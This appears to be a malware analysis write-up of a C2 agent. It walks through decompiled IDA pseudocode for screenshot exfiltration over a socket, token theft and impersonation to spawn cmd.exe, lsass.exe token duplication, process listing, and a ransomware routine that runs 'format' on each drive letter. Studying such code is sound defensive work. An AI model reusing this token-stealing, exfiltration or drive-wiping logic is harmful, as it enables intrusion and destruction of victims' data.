


```
if ( v45 )
{
  std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "COMMAND RECEIVED");
  hdcSrc = GetDC(0i64);
  CompatibleDC = CreateCompatibleDC(hdcSrc);// Takes screenshot and sends over c2
                                            //
  ho = 0i64;
  Gdiplus::GdiplusStartupInput::GdiplusStartupInput(v257, 0i64, 0, 0);
  GdiplusStartup(&v256, v257, 0i64);
  v438 = GetSystemMetrics(0);
  v437 = GetSystemMetrics(1);
  ho = CreateCompatibleBitmap(hdcSrc, v438, v437);
  SelectObject(CompatibleDC, ho);
  *&v255.cbSize = 24i64;
  v255.hCursor = 0i64;
  v255.ptScreenPos = 0i64;
  GetCursorInfo(&v255);
  if ( v255.flags == 1 )
```



```
    if ( !send(sock, Str, v431 + 1, 0) )
    {
      v51 = std::operator<<<std::char_traits<char>>(
              refptr__ZSt4cout,
              "..................................................");
      refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v51);
    }
    v52 = Str;
    v53 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "sent");
    std::operator<<<std::char_traits<char>>(v53, v52);
    fclose(v432);
    remove("graph.png");
  }
```

Just like the previous set of code, it removes the graph.png file. At this point looking into the code, we figured out that this is a quite common technique so we started searching for similar repositories at GitHub, expecting we would find code re-use.



```
    std::string::~string(v304);
    std::string::~string(v305);
    std::allocator<char>::~allocator(&v306);
    if ( v45 )
    {
      std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "COMMAND R
      hdcSrc = GetDC(0i64);
      CompatibleDC = CreateCompatibleDC(hdcSrc);// Takes screenshot and se
                                                //
      ho = 0i64;
      Gdiplus::GdiplusStartupInput::GdiplusStartupInput(v257, 0i64, 0, 0);
      GdiplusStartup(&v256, v257, 0i64);
      v438 = GetSystemMetrics(0);
      v437 = GetSystemMetrics(1);
      ho = CreateCompatibleBitmap(hdcSrc, v438, v437);
      SelectObject(CompatibleDC, ho);
      *&v255.cbSize = 24i64;
      v255.hCursor = 0i64;
      v255.ptScreenPos = 0i64;
      GetCursorInfo(&v255);
3A16 main:815 (404416) (Synchronized with IDA View-A)
```


```
stcall _IAT_start__(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD);
```

```
842 lines (773 loc) · 32.7 KB
```

```
}

void screenshot(string file){
        ULONG_PTR gdiplustoken;
        GdiplusStartupInput gdistartupinput;
        GdiplusStartupOutput gdistartupoutput;

        gdistartupinput.SuppressBackgroundThread = true;
        GdiplusStartup(& gdiplustoken,& gdistartupinput,& gdistartupoutput); //start GDI+

        HDC dc=GetDC(GetDesktopWindow());//get desktop content
        HDC dc2 = CreateCompatibleDC(dc);        //copy context

        RECT rc0kno;

        GetClientRect(GetDesktopWindow(),&rc0kno);// get desktop size;
        int w = rc0kno.right-rc0kno.left;//width
```

This code looks similar to this repository which can be found here.

TOKEN STEALING



```
    v76 = 1;
    if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v328, "STK") )
    {
      v75 = v458;
      std::allocator<char>::allocator(&v333);
      v71 = 1;
      std::string::string(v332, buf, &v333);
      v72 = 1;
      std::string::string(v331, v332, 0i64, v75);
      v73 = 1;
      if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v331, "stk") )
        v76 = 0;
    }
```


Just like the other features, the agent is capable of performing token stealing once the operator sends the command STK or Steal Token.

This feature is obtained by the accessing the token of the current process and checking whether it is associated with a process that has elevated privileges. It first retrieves a handle to the current process using the GetCurrentProcess() function, then it calls the OpenProcessToken() function to obtain the access token for the current process.

If successful, the program checks whether the token is associated with a process that has elevated privileges by calling the GetTokenInformation() function with the TokenElevation parameter. If the token is associated with an elevated process, the program proceeds to the next steps.

Next, the program sets up a socket connection to the operator using the send function, then retrieves the PID of the current process using the getpid() function and sends it to the attacker via the socket connection.


If the program is unable to obtain the access token for the current process, it sends the message "UNABLE TO STEAL TOKEN... CHECK PID OR GET SYSTEM" to the attacker via the socket connection.



```
v79 = std::ostream::operator<<(refptr__ZSt4cout, v244);
refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v79);
v243 = 0;
if ( !GetTokenInformation(v244, TokenPrivileges, 0i64, 0, &v243) && GetLastError() != 122 )
  std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "INFO 1");
if ( !LookupPrivilegeValueA(0i64, "SeDebugPrivilege", &Luid) )
{
  v81 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, " Lookup failed");
  refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v81);
}
```

Just after the message sent to the operator, it then uses GetTokenInformation API's TokenPrivilege attribute from the TOKEN_INFORMATION_CLASS to retrieve the privileges held by the token.

Then, it uses LookupPrivilegeValueA to retrieve the LUID (locally unique identifier) for the SeDebugPrivilege privilege. If this function fails, the program prints " **Lookup failed**".




```
v424 = OpenProcess(0x400u, 0, v427);
hExistingToken = 0i64;
OpenProcessToken(v424, 0xFu, &hExistingToken);
phNewToken = 0i64;
DuplicateTokenEx(hExistingToken, 0x2000000u, 0i64, SecurityImpersonation, TokenPrimary, &phNewToken);
GetTokenInformation(phNewToken, TokenSessionId, &v236, TokenInformationLength, &TokenInformationLength);
printf("Session ID is:: %d", v236);
if ( !ImpersonateLoggedOnUser(phNewToken) )
{
  v83 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, " impersonation failed");
  refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v83);
}
```

Then using the OpenProcess function ,it obtains the access token associated with the opened process using the OpenProcessToken function and stores it in the variable hExistingToken. Then , it creates a new token using the DuplicateTokenEx function by duplicating the hExistingToken token. The new token is set to be a primary token with impersonation level set to SecurityImpersonation.

Then the code retrieves the session ID associated with the new token using the GetTokenInformation function and the TokenSessionId flag.


And then finally, the code attempts to impersonate the user associated with the new token using the ImpersonateLoggedOnUser API, in case the impersonation fails, it prints a message "impersonation failed" to the console.



```
        }
        CreateProcessWithTokenW(
          phNewToken,
          1u,
          L"C:\\Windows\\System32\\cmd.exe",
          0i64,
          0,
          0i64,
          0i64,
          &suxi,
          &pxi);
        WaitForSingleObject(pxi, 0xFFFFFFFF);
        std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "TERMINATED");
        v4 = 0;
        goto LABEL_349;
      }
      send(sock, "ADMIN PRIVELEDGE REQUIRED", 45, 0);
```

In case the impersonation us successful it goes ahead creating a new process with the impersonated token which was converted to primary token as passed as phNewToken as parameter in this case, the application name which is to be spawned is the cmd.exe process, and after that it jumps to **LABEL_349** where it enumerates all processes which has been described in the process enumeration part of this paper.

In case, the impersonation fails it sends the message **ADMIN PRIVELEDGE REQUIRED** to the operator.




```
        }
        v424 = OpenProcess(0x400u, 0, v427);
        hExistingToken = 0i64;
        OpenProcessToken(v424, 0xFu, &hExistingToken);
        phNewToken = 0i64;
        DuplicateTokenEx(hExistingToken, 0x2000000u, 0i64, SecurityImpersonation, TokenPrimary, &phNe
        GetTokenInformation(phNewToken, TokenSessionId, &v236, TokenInformationLength, &TokenInformat
        printf("Session ID is:: %d", v236);
        if ( !ImpersonateLoggedOnUser(phNewToken) )
        {
          v83 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, " impersonation failed");
          refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v83);
        }
        CreateProcessWithTokenW(
          phNewToken,
          1u,
          L"C:\\Windows\\System32\\cmd.exe",
          0i64,
          0,
          0i64,
00004A2A main:1054 (40542A) (Synchronized with IDA View-A)

fastcall *refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_)(std::ostream *this);
]];
```

```
        {
                printf("[-] OpenProcess() Return Code: %i\n", pr
                printf("[-] OpenProcess() Error: %i\n", GetLastE
        }

        // Call OpenProcessToken(), print return code and error
        BOOL getToken = OpenProcessToken(processHandle, TOKEN_DU
        if (GetLastError() == NULL)
                printf("[+] OpenProcessToken() success!\n");
        else
        {
                printf("[-] OpenProcessToken() Return Code: %i\n
                printf("[-] OpenProcessToken() Error: %i\n", Get
        }

        // Impersonate user in a thread
        BOOL impersonateUser = ImpersonateLoggedOnUser(tokenHand
        if (GetLastError() == NULL)
```

Similar to other features of this code, we decided to lookup at Github repositories to find equivalent code or chances of code reuse, and we found these repositories which can be found here.

LSASS Dumping?

As per the citation from the blog by CYFIRMA & advertisement at the market, the agent is capable of dumping the LSASS, whereas the binary mentioned in the blogpost when loaded in IDA, contradicts the entire fact that there is hardly any use of notable functions for dumping the process lsass.exe .




```
pExecInfo[0].dwSize = 304;
hObject = CreateToolhelp32Snapshot(2u, 0);
if ( Process32First(hObject, pExecInfo) )
{
  while ( Process32Next(hObject, pExecInfo) )
  {
    if ( !stricmp(pExecInfo[0].szExeFile, "lsass.exe") )
    {
      std::ostream::operator<<(refptr__ZSt4cout, pExecInfo[0].th32ProcessID);
      th32ProcessID = pExecInfo[0].th32ProcessID;
      v396 = OpenProcess(0x400u, 0, pExecInfo[0].th32ProcessID);
      v207 = 0i64;
      OpenProcessToken(v396, 0xFu, &v207);
      hToken = 0i64;
      DuplicateTokenEx(v207, 0x2000000u, 0i64, SecurityImpersonation, TokenPrimary, &hToken);
      GetTokenInformation(hToken, TokenSessionId, &v205, v204, &v204);
      printf("Session ID is:: %d", v205);
      if ( !ImpersonateLoggedOnUser(hToken) )
      {
        v174 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, " impersonation failed");
        refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v174);
      }
      CreateProcessWithTokenW(
        hToken,
        1u,
        L"C:\\Windows\\System32\\cmd.exe",
        0i64,
        0,
        0i64,
        0i64,
        &suxi,
```

Based on our existing skill-set one of the notable API to notice while dealing with a random POC for LSASS Dumping would be use of function such as MiniDumpWriteFunction to dump the required process , in this case which is lsass.exe. But here we can only see that the agent is enumerating through a list of running processes, looking for a process lsass.exe and once it does, it impersonates the token of the process, basically steals it converts the stolen token using DuplicateTokenEx, and tries to create a new process.

But it cannot be completely denied of the fact that this framework does not support LSASS Dumping, although without using MiniDumpWriteDump and keeping in mind that the framework is still in development, we can assume for now, that GetTokenInformation & DuplicateTokenEx are needed to manipulate the tokens and adjust privileges to enable dumping the LSASS process.


TASK LIST



```
v112 = 1;
if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v364, "TSK") )
{
  v111 = v458;
  std::allocator<char>::allocator(&v369);
  v107 = 1;
  std::string::string(v368, buf, &v369);
  v108 = 1;
  std::string::string(v367, v368, 0i64, v111);
  v109 = 1;
  if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v367, "tsk") )
    v112 = 0;
}
```


Once the operator, decides to send the command TSK to the agent, it enumerates all the processes and sends the list of processes or running tasks to the operator.

RANSOMWARE




```
v122 = 1;
if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v372, "WARE") )
{
  v121 = v458;
  std::allocator<char>::allocator(&v377);
  v117 = 1;
  std::string::string(v376, buf, &v377);
  v118 = 1;
  std::string::string(v375, v376, 0i64, v121);
  v119 = 1;
  if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v375, "ware") )
    v122 = 0;
}
```

Once the operator sends the command **WARE** to the agent, it drops the ransomware payload on to the machine,




```
if ( v122 )
{
  send(sock, buf, 4097, 0);
  std::string::string(v219);
  std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "RANSOMEWARE ACTIVATED");
  std::basic_ofstream<char,std::char_traits<char>>::basic_ofstream(Name);
```

Once the command is received it sends back the message “RANSOMWARE ACTIVATED” , then it goes ahead opening the current directory and reading all files with an extension of exe, and non-exe files too and sleeps for 1 second.




```
      Sleep(1000u);
      if ( --v464 == 1 )
      {
        v463 = 1;
        while ( v463 <= 26 )
        {
          v127 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "\n");
          std::ostream::operator<<(v127, v463);
          switch ( v463 )
          {
            case 1u:
              v128 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "\n");
              std::operator<<<std::char_traits<char>>(v128, "A ->");
              system("format A:");
              goto LABEL_272;
            case 2u:
              v129 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "\n");
              std::operator<<<std::char_traits<char>>(v129, "B ->");
              system("format B:");
              goto LABEL_272;
            case 3u:
              v130 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "\n");
              std::operator<<<std::char_traits<char>>(v130, "C ->");
              system("format h:");
              goto LABEL_272;
            case 4u:
              v131 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "\n");
```



```
            default:
LABEL_271:
              std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "DRIVE UNDETECTED!");
LABEL_272:
```

